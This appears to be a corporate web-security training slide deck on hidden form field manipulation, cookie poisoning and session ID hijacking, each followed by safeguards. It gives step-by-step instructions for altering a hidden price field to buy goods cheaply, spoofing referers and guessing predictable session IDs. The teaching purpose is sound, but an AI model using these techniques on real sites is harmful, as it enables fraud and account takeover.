Cookie Manipulation

Mahindra British Telecom Ltd.

Hidden Form Fields

Mahindra British Telecom Ltd.

Overview

- What are Hidden Fields
- How they can be defined
- Hidden Field Manipulation
- Safeguards

Mahindra British Telecom Ltd.

Hidden form fields are the most common way to store and transmit the sensitive user-specific information from one page to another

Hidden Form Fields Manipulation...

- These are special type of form fields defined as Hidden
- Have a value attribute
- The value attribute can be changed by Proxies
- Used to:
 - transmit persistent data between two or more pages
 - transmit information about user gestures to the server

Mahindra British Telecom Ltd.

The hidden form fields are the better means of storing and transmitting the critical user-specific information because they are not directly visible to anybody like URL QueryStrings are. Thus, not totally secure but provides better way to transmit the critical information from one page to another

Hidden Form Fields Manipulation...

How they can be defined

- Created with `<input>` tag, setting the TYPE attribute to *hidden*
- Ex: `<Input Type="Hidden" Name="Price" Value="109.99 ">`
- These are usually passed between pages using the "POST" method.

Mahindra British Telecom Ltd.

Hidden form fields are easiest to understanding and manage. Nobody requires any extra knowledge to manage them.

To pass the information to another page POST method is particularly used, thus nobody is allowed to see them directly in the browser's address bar directly.

Hidden Form Fields Manipulation...

Advantages & Disadvantages

- Advantages:
 - Requires the least knowledge: All you need to know is how to read and write parameters
- Disadvantages:
 - Not kept across sessions, so useless for maintaining persistent information about a user
 - Since the session ID must be incorporated into every HTML page, every HTML page must be dynamically generated

Mahindra British Telecom Ltd.

They are defined in an HTML code using :

```
<Input type=hidden name=sessionid value=123>
```

Type: attribute to declare the hidden form fields

name: attribute to refer the hidden field

value: attribute to refer the contents of the
hidden field.

Hidden Form Fields Manipulation...

- Find vulnerable form with hidden input
- Save HTML file to disk, modify hidden input
- Execute HTML file from disk, submit form
- Experience manipulated form results
- Tools like Achilles, WebSleuth can also be used for the purpose

Mahindra British Telecom Ltd.

Tools can be used to locate and manipulate a vulnerable Hidden form field.


- Web Sleuth
- Acchiles

Hidden Form Fields Manipulation...

- Open the html page within HTML editor
- Locate the hidden field (e.g., “<type=hidden name=price value=99.95>”)
- Modify content (e.g., “<type=hidden name=price value=1.00>”)
- Save the html file locally and browse it
- Click buy button to perform electronic shop lifting via hidden manipulation

Mahindra British Telecom Ltd.

Hidden Form Fields Manipulation...




Mahindra British Telecom Ltd.

Simple example : A shopping cart application that uses the hidden form fields to store the prices of the products.

Let's say the price of product # 1 is \$212.12
We are going to purchase this product.


Hidden Form Fields Manipulation...



Mahindra British Telecom Ltd.

Just a malicious user just locate the hidden field let's say using the HTML editor and will manipulate the price so that he can purchase the item/product at very low price.


Hidden Form Fields Manipulation...



Mahindra British Telecom Ltd.

After manipulating the price value, just he has to submit that to the server.

Hidden Form Fields Manipulation...



Mahindra British Telecom Ltd.

The server actually does not validate the client side data and the malicious user will get the product/item at very low price.

But here if the server is looking for the valid HTTP REFERER than the method will not work. To overcome, tools like achilles and web sleuth etc. can be used. Using these tools we just manipulate the HTTP REFERER and will submit the request to the server.

Safeguards

- Never trust hidden Input values
Proved that it is easy to change values
- Never allow unsanitized (without checking) inputs to be processed at the SERVER directly.
In this case just validate the price with the price stored in database or some files etc...

Mahindra British Telecom Ltd.

In order to prevent from the attack, one should follow :

- Never trust hidden input values
- Never allow unsanitized inputs to be processed at the SERVER directly.
- Use validations like database checks, files to validate data at server etc.

Table of Contents

- Introduction
 - Most Critical Web Application Security Vulnerabilities
 - SQL Injection
 - Cross Site Scripting
 - Cross Site Tracing
 - ➔ • Unvalidated Parameters
 - Exploiting Web Application Sessions
- URL Manipulation
Hidden Form Fields Manipulation
Cookie Manipulation

Mahindra British Telecom Ltd.

Cookie Manipulation

Mahindra British Telecom Ltd.

Overview

- What is Cookie?
- Basic Elements of Cookie
- Uses of Cookies
- A typical Cookie Algorithm
- Cookie Manipulation
- Cookies-Privacy Concern
- An alternative method to Cookies

Mahindra British Telecom Ltd.

Cookies are the most common way to store and transmit the sensitive user-specific information.

What is Cookie?

- A Cookie is the Short Plain Text File generated during the Web activity and stored in the user's machine for future reference
- A Cookie is intended to be read or write only by the browser which writes it
- Developed for the user convenience to allow customisation of sites without need for repeating preferences

Mahindra British Telecom Ltd.

Cookies are the most easiest and convenient way to store the user specific information at the clients so that the server can make use of the information for the authentication purpose, for displaying the no. of times site visited etc.

The information is stored in the form of small text files, which resides at the hard disk of the client. The most important thing about the cookies is that, the in general the browser that has written cookie can only refer/read that cookie, depending upon the type of cookie.

Basic Elements of Cookie

Domain	flag	path	secure	expiry	name	value
--------	------	------	--------	--------	------	-------

- Cookies have 7 key attributes: Domain, flag, path, secure, expiration, Name, Value.
- A Cookie can not exceed more than 4 Kb
- Cookies are of two types
 - Persistence Cookies: Which resides on the client's Hard Drive for a specific period of time
 - Non-Persistence Cookies: These are the session specific cookies, and deleted as soon as the session overs

Mahindra British Telecom Ltd.

Cookies are of two types:

Persistence Cookies:- These cookies resides on the clients computer for specific period of time and anybody can refer to them and also can manipulate them


Non-Persistence Cookies:- These cookies do not reside on the clients computer and the browser that written the cookies, only can refer to them. Usually they are stored in the memory.

Uses of Cookies

- Store and manipulate any information you explicitly provide to a site
- Manages the session between various pages
- Track your interaction with parent site such as page visited, times visited, time when visited
- A client can use any information available to Web Server including IP Address, Operating System, Browser type etc.

Mahindra British Telecom Ltd.

A typical Cookie algorithm



Mahindra British Telecom Ltd.

Cookie Manipulation


- If Cookies are not Securely encoded, allowing a hacker to modify them
- Example:
 - “Poisoning” the cookie (Userid and timestamp)
- Risks: Bypassing the authentication, gain access to accounts and information of other users.

Mahindra British Telecom Ltd.

In general, if the persistent cookies are used by the browser than they are most risky, any malicious user can steal them, manipulate them and can resubmit them to bypass the authentication, to steal the sessions etc.

It is most feasible that one should use the cookies encryption so that they can't be understood and manipulated by them easily.

Example




Mahindra British Telecom Ltd.

Simple example : Here is an online payment application which uses the cookies , for the authentication that are weekly encrypted.


A malicious user can read and manipulate the cookies stored on the client side.

Example



Mahindra British Telecom Ltd.

Example




Mahindra British Telecom Ltd.

After getting the all information about the cookies he can use some tools or the perl scripts to steal the cookies of somebody else.

After stealing the cookies, malicious user can set his cookies according to the others cookies, to steal the session of somebody else.

Example



Mahindra British Telecom Ltd.

After getting/stealing the session malicious user can transfer his bills to the others account, without experiencing any problem.

Cookie - Privacy Concerns

- Permanent Cookies are stored and read from the users computer and transferred back and forth from the Web Server without the user's consent or knowledge
- Cookies can be used to develop detailed profiles of users and their browser habits, which may be resold others commercial interests
- Non-coded name-value pairs can results in privacy and security concerns for users as sensitive information may be examined and extracted from the cookie files. Ex: use:
sk3kd=1w2e8a1s4f5g4r5t4t5e7r
instead of credit_card_no=abc_123_cde_345_def

Mahindra British Telecom Ltd.

In order to prevent from the attack, one should follow :

- Never trust on the client data without validation.
- Use validations like database checks, files to validate data at server etc.
- Use Secure session Cookies and the session tokens along with the cookies.
- Always use strongly encrypted cookies, so that nobody can understand and manipulate them directly.

Table of Contents

- Introduction
- Most Critical Web Application Security Vulnerabilities
 - SQL Injection
 - Cross Site Scripting
 - Cross Site Tracing
 - Unvalidated Parameters
- ➔ • Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

Exploiting Web Application Sessions

Mahindra British Telecom Ltd.

Session Identification Techniques

- HTTP Weaknesses
- Session Ids
- Hidden Form Fields

Mahindra British Telecom Ltd.

There are various methods that can be used for the session identification:

- User authorization
- Hidden form fields
- URL rewriting
- cookies

HTTP Weaknesses

- HTTP is “stateless”
- Every Client-Server interaction is independent

Mahindra British Telecom Ltd.

HTTP is a stateless protocol. That means each HTTP request can be treated as a "new" request with no relations to previous requests. The servers don't have to keep any information about previous requests from the client or any session information at all. The advantage of this design is that no session information has to be kept at the server. This allows simple and fast servers.

Session IDs

- Session IDs are used as Authentication / Authorisation Tokens.
- It is plain text and can be sniffed very easily.
- The essence of generating session ID is so user need not to reenter his password
- IIS/Apache generated Session IDs are sufficiently random

Mahindra British Telecom Ltd.

HTTP is a stateless protocol. That means each HTTP request can be treated as a "new" request with no relations to previous requests. The servers don't have to keep any information about previous requests from the client or any session information at all. The advantage of this design is that no session information has to be kept at the server. This allows simple and fast servers.

Session Ids...

- **Static URL with Session ID**

Session ID string are embedded in static URL

- Not meant for Authentication Purposes
- Generally remain same for specific duration
- Possible to see someone else's card

- **Hidden Input Fields with Session ID**

- Some effort to submit values after manipulation
- Proxy (Web Sleuth, Achilles) can be used to manipulate Session ID

Mahindra British Telecom Ltd.

HTTP is a stateless protocol. That means each HTTP request can be treated as a "new" request with no relations to previous requests. The servers don't have to keep any information about previous requests from the client or any session information at all. The advantage of this design is that no session information has to be kept at the server. This allows simple and fast servers.

Session IDs Hidden Form Fields

- Uses fields which are not displayed to the user

```
<FORM ACTION="/servlet/MovieFinder" METHOD="POST"
```

```
...
```

```
<INPUT TYPE=hidden NAME="zip" VALUE="94040"
```

```
<INPUT TYPE=hidden NAME="level" VALUE="expert"
```

```
...
```

```
</FORM>
```

- Typically, the hidden field will simply contain a session ID
- Servlet uses the form data to reconstruct the session

Mahindra British Telecom Ltd.

A browser sends all data of an HTML form with a POST or GET request. The server sends a form including state data stored in hidden fields. This information stored within the hidden form fields than sent to other page and will be used there for the authentication purpose. A problem lies within the fact that an experienced user can alter the information.

Session IDs Hidden Form Fields

```
<FORM METHOD=POST ACTION="/cgi-bin/bankonline.cgi">  
<input type="hidden" name="sessionID"  
value="abcde1234">  
<input type="hidden" name="useraccount" value="673-  
12745">  
<input type="submit" name="Access My Bank  
Information"></form>
```

Mahindra British Telecom Ltd.

URL Stored Session ID

- <http://www.123greetings.com/view/7AD30725122120803>
- <http://evite.citysearch.com/r?iid=KVIJBUFDLPVMIVLXYUKB>
- <http://view.greetings.yahoo.com/greet/view?FXA96K95JAEJS>
- http://www.atg.com/en/index.jhtml;jsessionid=HYMJK3PJUSJ4CCQCQBJCGWQKAKAFUIV0?_requestid=21122
- <http://www.amazon.com/exec/obidos/subst/home/home.html/102-4524380-3923344>

Source: iDefense

Mahindra British Telecom Ltd.

Here are some general examples to identify the session ID that is being transmitted for maintaining the session. The session IDs are passed through the URL, thus there is no need of any kind of authentication on the page to be visited as the required session specific information is being passed through the URL.

Cookie Stored Session ID Examples

.starwars.com TRUE / FALSE 134175377 Wookiee- 13fe8fff4799f27dcf19c959dafa84
8 Cookie 37

.www.ibm.com TRUE /rc FALSE 129376810 sauidp p0010000000006DCC102552982
0 30000591992.003F75FEF2

.ebay.com TRUE / FALSE 118329682 lucky8 694036
4

.amazon.com FALSE / FALSE 1026115299 session-id103-1456769-7895034

.yahoo.com TRUE / FALSE 127136161 B 3qpaarsu48dai&b=2
2

.yahoo.com TRUE / FALSE 115402949 I ir=9p&in=4aweec66&i1=AFAB
0 CI

.yahoo.com TRUE / FALSE 115402949 PU t=1
0

Mahindra British Telecom Ltd.

An Example: Brute Forcing Session ID's in URLs

<http://www.123greetings.com/view/AD30725122116211>
<http://www.123greetings.com/view/AD30725122118909>
<http://www.123greetings.com/view/AD30725122120803>
<http://www.123greetings.com/view/AD30725122122507>
<http://www.123greetings.com/view/AD30725122124100>

As we start to associate that the date we sent these electronic cards on was July 25 at 12:21 PST, we can start to eliminate some more entropy out of this session ID (07251221). Notice then that we're left with five incrementing "random" digits at the end of the URL.

<http://www.123greetings.com/view/AD30725122116211>
<http://www.123greetings.com/view/AD30725122118909>
<http://www.123greetings.com/view/AD30725122120803>
<http://www.123greetings.com/view/AD30725122122507>
<http://www.123greetings.com/view/AD30725122124100>

Source: iDefense

Mahindra British Telecom Ltd.

It is assumed that there are some predictable or noticeable patterns to the formation of the session IDs. Therefore, there is the possibility of guessing the session ID. For Ex: Consider the online Greeting Card WebSite as shown above.

After the association of date and time to the session ID in the URL string it will become very easier to guess the session ID. The URLs are showing the fact here.

What Can I Do As a User?

- Logout of all sessions when done
- Do not select the “Remember me” Option
- Protect your cookie's Desktop Security
- Ensure you use SSL – when given choice of standard / secure login
- Patch your browser to be safe from some nasty Cross-site Scripting attacks
- Treat emails with Session ID info in URL's just as securely as username/passwords

Mahindra British Telecom Ltd.

Here are some methods that can be used to protect against the session ID attack. So after following the above steps it will not be easier for the attacker to steal the session etc.

Thank You

Mahindra British Telecom Ltd.

Here are some methods that can be used to protect against the session ID attack. So after following the above steps it will not be easier for the attacker to steal the session etc.